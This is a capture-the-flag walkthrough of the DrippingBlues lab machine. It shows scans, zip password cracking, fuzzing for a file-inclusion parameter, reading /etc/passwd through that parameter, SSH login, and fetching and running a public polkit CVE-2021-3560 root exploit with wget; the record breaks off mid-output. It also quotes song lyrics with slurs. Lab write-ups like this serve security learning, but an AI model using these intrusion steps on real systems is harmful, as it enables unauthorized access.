

# DARKTRACE

1'5 & 0'5

CTF #4

CRPPING Blues

Walkthrough...!



Difficulty: Easy!

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1.	Scanned	with	netdiscove

(root@kali)-[/home/kali/Desktop/VulnHub\_Ex/drippingblues]

# netdiscover -r 192.168.1.0/24

#### The results are as follows

**Currently scanning: Finished!** | **Screen View: Unique Hosts** 

10 Captured ARP Reg/Rep packets, from 4 hosts. Total size: 600

IP At MAC Address Count Len MAC Vendor / Hostname

192.168.1.154 08:00:27:55:06:7d 1 60 PCS Systemtechnik GmbH

- 2. Identified the target host ip as 192.168.1.154.
- 3. conducted the nmap scan to identify the open ports and running services.

(root@kali)-[/home/kali/Desktop/VulnHub Ex/drippingblues]

# nmap -A -O -sC -sV -sT -T4 -vvv -oN dripping\_blues\_nmap\_scan.txt 192.168.1.154

#### PORT STATE SERVICE REASON VERSION

21/tcp open ftp syn-ack vsftpd 3.0.3

| ftp-syst:

| STAT:

| FTP server status:

- Connected to ::ffff:192.168.1.181
- Logged in as ftp
- TYPE: ASCII
- No session bandwidth limit
- Session timeout in seconds is 300
- Control connection is plain text
- Data connections will be plain text

```
At session startup, client count was 3
   vsFTPd 3.0.3 - secure, fast, stable
| End of status
ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rwxrwxrwx 1 0 0 471 Sep 19 2021 respectmydrip.zip [NSE: writeable]
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
3072 9e:bb:af:6f:7d:a7:9d:65:a1:b1:a1:be:91:cd:04:28 (RSA)
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDbxYxQnBJ9rm2bVc4pAXQ3GpeYAIZleaeEq
WNA81n2LKLoQj4itDteNsWVGyl+/MLD6cLhH2pG/Do+fyCB0BiYPChOCG1TbIZAD+xyo
IwpWaKgGsYboiFRXDZGKSL1tNVU75dXQ15h9mk439nP6/wU/VtQI5DzepZwEm2UptuM
47s5SjUThz12oxLiVJEOlpWBvQXqOgE19FcPUiPTTyiLKNxYf3ldsfO2+qqN9huJJaxUWyJ
IybQL4bI6yEh4IPnvKdfQjFptN3IEPL+bvk72NNNaYlQ/WwX2RpOcRd3Fjwr+iw2k+B8CT
7usMylurEfWB6KGCrw6069Xo28/cjVPdbhIIRviJcs8RbXriykLdPY82r1RkaqZj1dW4kBNZ
NRiZSrFw6ZiorP7Eg56K4kRTzgk9yJo8o9BmTsYkh03DYKiWEHcNQGvmMZ2kCbiEeCy
Qe9kOsSLBU72qZD9rE2LLf8mTAHQt9ZOzB6uIqL+VIwoFZ7n0T+7oavPfv7k4r0=
256 a3:d3:c0:b4:c5:f9:c0:6c:e5:47:64:fe:91:c5:cd:c0 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDF04+r2o37rJy
IEzUuHRQoRjOdCMM3gWNIZ2lyYMEp5n0O5Z/5BarHCUCOhFR2MxnQ9CZzfpEYweDj
qXwlFeZc=
256 4c:84:da:5a:ff:04:b9:b5:5c:5a:be:21:b6:0e:45:73 (ED25519)
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIH0x+9idurkyzJIrzQLE/+qOMwrGuXdg/5rBaw8WAqWl
80/tcp open http syn-ack Apache httpd 2.4.41 ((Ubuntu))
http-robots.txt: 2 disallowed entries
/dripisreal.txt/etc/dripispowerful.html
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
_http-title: Site doesn't have a title (text/html; charset=UTF-8).
http-server-header: Apache/2.4.41 (Ubuntu)
```

MAC Address: 08:00:27:55:06:7D (Oracle VirtualBox virtual NIC)

**Device type: general purpose** 

**Running: Linux 4.X|5.X** 

OS CPE: cpe:/o:linux:linux kernel:4 cpe:/o:linux:linux kernel:5

**OS details: Linux 4.15 - 5.8** 

**TCP/IP fingerprint:** 

OS:SCAN(V=7.94SVN%E=4%D=2/25%OT=21%CT=1%CU=36138%PV=Y%DS=1%DC= D%G=Y%M=08002

OS:7%TM=67BDDE88%P=x86\_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=107%TI=Z%CI=Z%I

OS:I=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW

OS:7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4 =FE88%W5=FE88

OS:%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T 1(R=Y%DF=Y%T=40%

OS:S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%

OS:RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6 (R=Y%DF=Y%T=40%W

OS:=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)

OS:U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%D

OS:FI=N%T=40%CD=S)

Uptime guess: 20.943 days (since Tue Feb. 4 11:37:26 2025)

**Network Distance: 1 hop** 

TCP Sequence Prediction: Difficulty=258 (Good luck!)

**IP ID Sequence Generation: All zeros** 

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel

#### **TRACEROUTE**

#### HOPRTT ADDRESS

1 3.22 ms drippingblues (192.168.1.154)

**NSE: Script Post-scanning.** 

NSE: Starting runlevel 1 (of 3) scan.

**Initiating NSE at 10:15** 

Completed NSE at 10:15, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

**Initiating NSE at 10:15** 

Completed NSE at 10:15, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

**Initiating NSE at 10:15** 

Completed NSE at 10:15, 0.00s elapsed

Read data files from: /usr/share/nmap

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 15.86 seconds

Raw packets sent: 23 (1.806KB) | Rcvd: 15 (1.278KB)

```
(root@kali)-[/home/kali/Desktop/VulnHub Ex/drippingblues]
# ftp Anonymous@192.168.1.154
Connected to 192.168.1.154.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||14048|)
150 Here comes the directory listing.
-rwxrwxrwx 10
                        471 Sep 19 2021 respectmydrip.zip
226 Directory send OK.
ftp> get respectmydrip.zip
local: respectmydrip.zip remote: respectmydrip.zip
229 Entering Extended Passive Mode (|||44348|)
150 Opening BINARY mode data connection for respectmydrip.zip (471 bytes).
100%
226 Transfer complete.
471 bytes received in 00:00 (62.05 KiB/s)
```

5. Then, let's unzip it and see the content.

root⊕kali)-[/home/kali/Desktop/VulnHub\_Ex/drippingblues]

# unzip respectmydrip.zip

Archive: respectmydrip.zip

[respectmydrip.zip] respectmydrip.txt password:

skipping: respectmydrip.txt incorrect password

inflating: secret.zip

- 6. As we can observe above this zip directory/file is password protected. I am guessing that there might be something important. Maybe ha haaaa may not be.
- 7. Examined the zip document with Exiftool and the following was the observation.

**ExifTool Version Number** : 13.00

File Name : respectmydrip.zip

Directory :.

File Size : 471 bytes

File Modification Date/Time : 2021:09:19 14:57:02-04:00
File Access Date/Time : 2025:02:25 10:27:54-05:00
File Inode Change Date/Time : 2025:02:25 10:27:54-05:00

File Permissions : -rw-r--rFile Type : ZIP
File Type Extension : zip

MIME Type : application/zip

Zip Required Version : 20
Zip Bit Flag : 0x0001
Zip Compression : None

**Zip Modify Date** : 2021:09:19 18:53:22

Zip CRC : 0x5c92f12b

Zip Compressed Size : 32 Zip Uncompressed Size : 32

Zip File Name : respectmydrip.txt

Warning : [minor] Use the Duplicates option to extract tags

for all 2 files

8. Examined with the strings tool to find anything available with strings in this zip file and the result was as follows.

```
[ root € kali] - [/home/kali/Desktop/VulnHub_Ex/drippingblues]

—# strings respectmydrip.zip

respectmydrip.txt&x
secret.zipu

C8:9
1sBm
respectmydrip.txt
secret.zip
```

- 9. Looks like it contains some file names.
- 10. Let's try to crack the password of the zip file with the "John the Ripper" tool.

```
-(root&kali)-[/home/kali/Desktop/VulnHub Ex/drippingblues]
# zip2john respectmydrip.zip > respectmydrip zip hash.txt
ver 2.0 respectmydrip.zip/respectmydrip.txt PKZIP Encr: cmplen=32, decmplen=20,
crc=5C92F12B ts=96AB cs=5c92 type=0
ver 2.0 respectmydrip.zip/secret.zip is not encrypted, or stored with non-handled
compression type
    -(root@kali)-[/home/kali/Desktop/VulnHub Ex/drippingblues]
# john --wordlist=/usr/share/wordlists/rockyou.txt respectmydrip zip hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
072528035 (respectmydrip.zip/respectmydrip.txt)
1g 0:00:00:05 DONE (2025-02-25 12:58) 0.1984g/s 2762Kp/s 2762Kc/s 2762KC/s
072551..072046870
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


As we can observe the password has disclosed: 072528035

- 11. When unzipping the respectmydrip.zip, there were two files, one is still a zip file.
  - 1. respectmydrip.txt
  - 2. secret.zip
- 12. Read the contents of respectmydrip.txt with the cat command and found following output

```
root⊕kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]

—# cat respectmydrip.txt
just focus on "drip"
```

- 13. Numerous attempts were made to unzip the remaining secret.zip document, but the file was password-protected. This time, no luck with John the Ripper as well.
- 14. Since port 80 is open, let's see if there is a running web page. Yes found following



It displays a message.

- 15. Seems like two names, who hacked the system.
  - 1. travisscott
  - 2. thugger

16. Then, ran dirsearch tool to find any special directory or file availability.

```
-(root&kali)-[/home/kali/Desktop/VulnHub Ex/drippingblues]
# dirsearch -u http://192.168.1.154
Target: http://192.168.1.154/
[13:56:54] Starting:
[13:56:57] 403 - 278B -/.ht_wsr.txt
[13:56:57] 403 - 278B -/.htaccess.bak1
[13:56:57] 403 - 278B -/.htaccess.orig
[13:56:57] 403 - 278B -/.htaccess.save
[13:56:57] 403 - 278B -/.htaccess sc
[13:56:57] 403 - 278B -/.htaccessOLD
[13:56:57] 403 - 278B -/.htaccessBAK
[13:56:57] 403 - 278B -/.htaccessOLD2
[13:56:57] 403 - 278B -/.htaccess orig
[13:56:57] 403 - 278B -/.htm
[13:56:57] 403 - 278B -/.htaccess.sample
[13:56:57] 403 - 278B -/.htpasswds
[13:56:57] 403 - 278B -/.htpasswd test
[13:56:57] 403 - 278B -/.htaccess extra
[13:56:57] 403 - 278B -/.html
[13:56:57] 403 - 278B -/.httr-oauth
[13:56:59] 403 - 278B -/.php
[13:57:59] 200 - 82B - /robots.txt
[13:58:00] 403 - 278B -/server-status/
[13:58:00] 403 - 278B -/server-status
```


- 17. As we can see on the above output and the nmap result, /robots.txt file is available.
- 18. Let's search the contents of the robots.txt

```
← → C ♠ ○ Ali Docs Nali Forums Nali NetHunter Exploit-DB

User-agent: *
Disallow: /dripisreal.txt
Disallow: /etc/dripispowerful.html
```

- 19. As we can observe there are two disallowed entries for all crawlers. And They are;
  - 1. /dripisreal.txt
  - 2. /etc/dripispowerful.html
- 20. Let's see those files for any special content.

#### First File



- 21. The second file got nothing.
- 22. Look at the first file content.
  - ✓ Ask to visit the URL "
    https://www.azlyrics.com/lyrics/youngthug/constantlyhating.html"
  - ✓ Count the n words of the lyrics, arrange them in an order and get the md5sum value of it.
  - ✓ It is the password of the SSH
- 23. I tried with the instructions provided but there was no luck. Just a dead end.

# 23. I found this to be quite a tedious and time-consuming task. So, I thought of making this a little automated. I followed the following steps.

#### ✓ Copied the lyrics from the site (Given URL above)

Pour that shit up fool, it's ours

Ha

Monster!

Man so you ain't gon' pour?

Oh, so you're gonna make a nigga beg you to pour?

Okay bool, you dig?

(Wheezy Beats)

Uh

Hopped out my motherfuckin' bed

Hopped in the motherfuckin' coupe (Skrrt)

Pulled up on the Birdman (Brr)

I'm a beast, I'm a beast, I'm a mobster (Ayy)

You got 50 whole bands, you'll be my sponsor (Just for the night)

Them snakes on the plane, me and Kanye-conda (Anacondas)

Yeah (Them anacondas)

I might piece him up and let my partner smoke him (Triple cross)

Chuck-E-Cheese him up, I pizza him, I roll him (Cross)

I'm a gangster, I don't dance, baby I poke

Right now I'm surrounded by some gangsters from Magnolia

I heard I put it in the spot, yes sir she told me

My niggas muggin', these niggas YSL only

I heard my Nolia niggas not friendly, like no way

But we not friendly either, you know it

Ha!

Yeah, thumbs up

I've seen more holes than a golf course on Donald Trump's course

My bitch a tall blooded horse, nigga, bronco

And if you catch us down bet you're not gon' trunk us (No)

You got a body, lil' nigga, we got a ton of 'em (Yeah)

You got some Robin's, lil' nigga, we got some Batmans

I let that choppa go "blocka, blocka," get back, son (Back)

You got them MJs, nigga, I got them Jacksons (Racks)

But really what is it to do

When the whole world constantly hatin' on you?

Pussy niggas hold their nuts, masturbatin' on you

Meanwhile the fuckin' federal baitin' on you

Nigga tell me what you do

Would you stand up or would you turn to a pussy nigga?

I got a hundred things to do And I can stop rappin' but I can't stop stackin' fuckin' figures

[Birdman & Young Thug:]

Yeah, I'm from that motherfuckin' 'Nolia, nigga ('Nolia, nigga)

Birdman'll break a nigga nose, lil' nigga (Nose, lil' nigga, ah)

You need to slow your fuckin' roll, lil' nigga (Roll, lil' nigga, Thugger)

We created Ks on shoulders, nigga (Shoulders, nigga)

I'm a scary fuckin' sight, lil' nigga (Sight, lil' nigga, ah)

We won a hundred mil' on fights, lil' nigga (Fights, lil' nigga, hey)

A hundred bands, sure you're right, lil' nigga (Right, lil' nigga)

I keep some AKs on my flights, lil' nigga (My flights, lil' nigga, I do)

Birdman Willie B (What?)

Smoke some stunna blunts, now my eyes Chinese (Chinese)

Hundred K on private flights overseas (Overseas)

Choppas City nigga, free BG (BG)

Bentley with the doors all 'round, not a Jeep (Jeep)

Rich nigga shit, smoke two pounds in a week (In a week)

Can't find a bitch that don't know we them streets (We them streets)

Bitches know that I am Birdman, that's OG, brrat

[Young Thug:]

But really what is it to do

When the whole world constantly hatin' on you?

Pussy niggas hold their nuts, masturbatin' on you

Meanwhile the fuckin' federal baitin' on you

Nigga tell me what you do

Would you stand up or would you turn to a pussy nigga?

I got a hundred things to do

And I can stop rappin' but I can't stop stackin' fuckin' figures

Nigga, I'm a crack addict

Thought about lettin' them get a cut

Then I went and snagged at it

Yeah, the new Boosie Badazz at it

I'ma drop a nigga life, just like a bad habit

I stick to the ground like a motherfuckin' rug

I'm a big dog, lil' fuck nigga, you a pup

Lil' bitch, clean your drawers before you think you're a thug

Before I be in front your shows, just like your pub

I ain't even lyin', baby

I swear to God I ain't lyin', baby, no

First I'll screw you without these pliers, baby, or

I might dap you like, "good try, baby"

Big B livin', baby

Them boys on my left throwin' up Cs

I promise their mama see them this week
And I don't break promises with my Ds (Them my dogs)
I want Ms and cheese, mister Mickey Ds
She know I am a beast, I am so obese (Rrar)
In Miami I swear they don't got good weed
Wiz Khalifa can you send me some weed please?

#### [Birdman:]

Yeah, overseas, nigga, top floor, clear windows, nigga Glass house, drankin' GT, you understand? We in that Red Light District, you understand? We 3 and 1, that mean 3 on me, nigga, you understand me? Just livin' the life, boy, ayy, Thug, just a dollar for a 1, nigga We can blow a mil', boy Rich Gang, YSL, blatt!

✓ Save the copied lyrics content to a file. (lyrics.txt)

[──(root®kali)-[/home/kali/Desktop/VulnHub\_Ex/drippingblues]

—# nano lyrics.txt

✓ Then, let's automate our process with bash commands as follows

root⊗kali)-[/home/kali/Desktop/VulnHub\_Ex/drippingblues]

# cat lyrics.txt | grep -oE '\b[nN]\w+' | tr -d '\n' | md5sum

d2e7f7c799a2f6163b9a1b2113d784d9 -

✓ Above md5 hash value could be the SSH password

d2e7f7c799a2f6163b9a1b2113d784d9

THIS HASH IS JUST ONLY ONE HASH I CREATED. THIS IS ONLY FOR DEMONSTRATION PURPOSES. I HAVE TRIED WITH BOTH "n &N", "n", "N" SINCE THIS WAS A DEAD END I AM NOT GOING TO PUT ALL THOSE STUFF HERE

24. Now, we have the password for the SSH. But we need to find the username for that.

- 25. As we observed previously there were two names which claimed to be the personnel who hacked the system. Possibly they have created user account with their names and let's try with their names first.
  - ✓ travisscott
  - ✓ thugger
- 26. Since there are only two usernames let's ssh manually.
- 27. Seems the first name has no luck.

```
(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]

# ssh travisscott@192.168.1.154
```

The authenticity of host '192.168.1.154 (192.168.1.154)' can't be established.

ED25519 key fingerprint is SHA256:eVoGERVw0lG6hbny1KztaN+fD1oHC/zhGfuexoATqME.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '192.168.1.154' (ED25519) to the list of known hosts.

travisscott@192.168.1.154's password:

Permission denied, please try again.

travisscott@192.168.1.154's password:

Permission denied, please try again.

travisscott@192.168.1.154's password:


travisscott@192.168.1.154: Permission denied (publickey,password).

- 28. Tried with both the names with all hashes I created above. But it was a dead end.
- 29. Proceeded with the remaining option which is; try with the other file which was spotted in /robots.txt.

/etc/dripispowerful.html

**30.** Tried following on the browser.

#### http://192.168.1.154/etc/dripispowerful.html



### **Not Found**

The requested URL was not found on this server.

Apache/2.4.41 (Ubuntu) Server at 192.168.1.154 Port 80

- 31. It again feels like a dead end. But however, we can observe following;
  - ✓ As we can observe this **dripispowerful.html** file is not located in general web server directory.
  - ✓ Instead, it is located in /etc directory which is a general system directory and also it contains some sensitive files like /etc/passwd, /etc/shadow etc...
- 32. What my guess was, there should be a LFI (Local File Inclusion) vulnerability where I can exploit.
- 33. "Not Found" in the webpage suggests me that there should be a parameter where we need to view the file.

Common examples as follows

- ✓ http://192.168.1.154/index.php?file=/etc/dripispowerful.html
- http://192.168.1.154/index.php?page=/etc/dripispowerful.html
- √ http://192.168.1.154/index.php?view=/etc/dripispowerful.html
- 34. So, we need to figure out the control word in this place. I tried manually with above 3 but had no luck.
- 35. Next, I thought using the "ffuf tool" for automation of fuzzing.

root@kali)-[/home/kali/Desktop/VulnHub\_Ex/drippingblues]

# ffuf -u "http://192.168.1.154/?FUZZ=/etc/passwd" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -fc 404 -fs 138 -fw 13 -fl 9

/'\ /'\	/'\
\\_/\\_/ _	/\\/
\_\\_\\\	\\_\
\\\_/\\\_^\\\_	\\\\_/
\\ <u>\</u> \\\\\\\	_/ \\_\
V_/ V_/ V	_/ V_/

**v2.1.0-dev** 

:: Method : GET

:: URL : http://192.168.1.154/?FUZZ=/etc/passwd

:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

:: Follow redirects : false

:: Calibration : false

:: Timeout : 10

**:: Threads : 40** 

:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

:: Filter : Response status: 404

:: Filter : Response size: 138


:: Filter : Response words: 13

:: Filter : Response lines: 9

**drip** [Status: 200, Size: 3032, Words: 50, Lines: 58, Duration: 97ms]

:: Progress: [220560/220560] :: Job [1/1] :: 346 req/sec :: Duration: [0:07:12] :: Errors: 0 ::

- 36. As we can observe the result we found the word "drip". So, lets try with it.
- 37. http://192.168.1.154/?drip=/etc/dripispowerful.html



38. Let's view the source for any hidden content of above page.

```
< → C 奋
                                       view-source:http://192.168.1.154/?drip=/etc/dripispowerful.html
🌂 Kali Linux 🥵 Kali Tools 🏿 💆 Kali Docs 💢 Kali Forums 💸 Kali NetHunter 🔸 Exploit-DB 🝬 Google Hackir
  1 <!DOCTYPE html>
  2 <html>
  3 <body>
4 <style>
  5 body {
  6 background-image: url('drippin.jpg');
  7 background-repeat: no-repeat;
  8 }
 10 @font-face {
        font-family: Segoe;
src: url('segoeui.ttf');
 13 }
 14
 15 .mainfo {
16 text-align: center;
      border: 1px solid #000000;
      font-family: 'Segoe';
 19
      padding: 5px;
      background-color: #ffffff;
 20
 21
22 }
      margin-top: 300px;
 24 .emoji {
        width: 32px;
 26 }
27 </style>
 28 password is:
 29 imdrippinbiatch
 30 </body>
31 </html>
 33 <html>
 34 <body>
 35 driftingblues is hacked again so it's now called drippingblues. :D hahaha
 36 <br>
 37 by
38 <br>
 39 travisscott & thugger
 40 </body>
41 </html>
```

#### 39. It shows a password;

password is:

**imdrippinbiatch** 

40. Since, this server has not sanitised, hopefully we can see the other important files of /etc directory like /etc/passwd.

#### http://192.168.1.154/?drip=/etc/passwd

```
\mathbf{c}
                                                view-source:http://192.168.1.154/?drip=/etc/passwd
🔾 Kali Linux 😘 Kali Tools 💆 Kali Docs 🐹 Kali Forums 🤜 Kali NetHunter 🛸 Exploit-DB 🝬 Google Hacking DB
 1 root:x:0:0:root:/root:/bin/bash
 2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
 4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
 5 sync:x:4:65534:sync:/bin:/bin/sync
 6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
 8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,;/run/systemd:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,;/run/systemd:/usr/sbin/nologin
21 systemd-timesync:x:102:104:systemd Time Synchronization,,,;/run/systemd:/usr/sbin/nologin
22 messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
23 syslog:x:104:110::/home/syslog:/usr/sbin/nologin
24 _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
25 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
26 uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
27 tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
28 avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
29 usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
30 rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
31 dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
33 speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
34 avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
35 kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
36 saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
37 nm-openvpn:x:118:124:NetworkManager OpenVPN,,;:/var/lib/openvpn/chroot:/usr/sbin/nologin
38 hplip:x:119:7:HPLIP system user,,;/run/hplip:/bin/false
39 whoopsie:x:120:125::/nonexistent:/bin/false
40 colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
41 geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
42 pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
43 gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
44 gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
              coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
thugger:x 1001:1001:,,,:/home/thugger:/bin/bash
sshd:x:16:65534::/run/sshd:/usr/sbin/nologin
8 mysq::x:127:133:MySQL Server,,,:/nonexistent:/bin/false
49 ftp:x:128:134:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
50
   <html>
   driftingblues is hacked again so it's now called drippingblues. :D hahaha
```

- 41. As we can see there is a user called "thugger" and also the same name we spotted earlier on the web page note as well.
- 42. Next, lets try to connect via SSH.

```
[moot@kali]-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
```

# ssh thugger@192.168.1.154

thugger@192.168.1.154's password:

Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.11.0-34-generic x86 64)

\* Documentation: https://help.ubuntu.com

\* Management: https://landscape.canonical.com

\* Support: https://ubuntu.com/advantage

495 updates can be installed immediately.

233 of these updates are security updates.

To see these additional updates run: apt list -- upgradable

The list of available updates is more than a week old.

To check for new updates run: sudo apt update

Your Hardware Enablement Stack (HWE) is supported until April 2025.

thugger@drippingblues:~\$

Boom we have the SSH access now. Let's hang around.

43. thugger@drippingblues:~\$ ls

Desktop Documents Downloads Music Pictures Public Templates user.txt Videos

44. thugger@drippingblues:~\$ cat user.txt 5C50FC503A2ABE93B4C5EE3425496521

45. We coud see the User Flag: **5C50FC503A2ABE93B4C5EE3425496521** 

## **Privilege Escalation**

- 46. For priv.esc. I will explain the process rightaway.
  - ✓ Search the Ubuntu version : 20.04
  - ✓ This version is vulnerable for : System Services systemd, dbus, polkitd:
     Vulnerabilities in these services could allow privilege escalation
  - ✓ Exploit exist : Yes
  - ✓ Where : https://github.com/Almorabea/Polkit-exploit/blob/main/CVE-2021-3560.py
  - ✓ Download the python script
  - ✓ Deliver the <a href="CVE-2021-3560.py">CVE-2021-3560.py</a> file by running simple webserver in attacker computer.

```
[_____(root@kali)-[/home/kali/Desktop/VulnHub_Ex]

___# python3 -m http.server 8001

Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...

192.168.1.154 - - [26/Feb/2025 15:19:46] "GET /CVE-2021-3560.py HTTP/1.1"

200 −
```

#### ✓ Download it to the target system with wget

thugger@drippingblues:/tmp\$ wget http://192.168.1.181:8001/CVE-2021-3560.py

--2025-02-26 23:19:46-- http://192.168.1.181:8001/CVE-2021-3560.py

Connecting to 192.168.1.181:8001... connected.

HTTP request sent, awaiting response... 200 OK

Length: 2434 (2,4K) [text/x-python] Saving to: 'CVE-2021-3560.py'

CVE-2021-3560.py

2025-02-26 23:19:46 (193 MB/s) - 'CVE-2021-3560.py' saved [2434/2434]

#### ✓ Grant the executable permission to the file

thugger@drippingblues:/tmp\$ chmod +x CVE-2021-3560.py

#### RUN THE FILE

thugger@drippingblues:/tmp\$ python3 CVE-2021-3560.py

\*\*\*\*\*

Exploit: Privilege escalation with polkit - CVE-2021-3560 Exploit code written by Ahmad Almorabea @almorabea

Original exploit author: Kevin Backhouse

For more details check this out: https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/

\*\*\*\*\*

[+] Starting the Exploit

id: 'ahmed': no such user

id: 'ahmed': no such user

Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

id: 'ahmed': no such user

Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

id: 'ahmed': no such user

```
Error org, freedesktop. Accounts. Error. Permission Denied: Authentication is
required
id: 'ahmed': no such user
[+] User Created with the name of ahmed
[+] Timed out at: 0.007868220949490287
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface
"org.freedesktop.Accounts.User" on object at path
/org/freedesktop/Accounts/User1000
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface
"org.freedesktop.Accounts.User" on object at path
/org/freedesktop/Accounts/User1000
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface
"org.freedesktop.Accounts.User" on object at path
/org/freedesktop/Accounts/User1000
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface
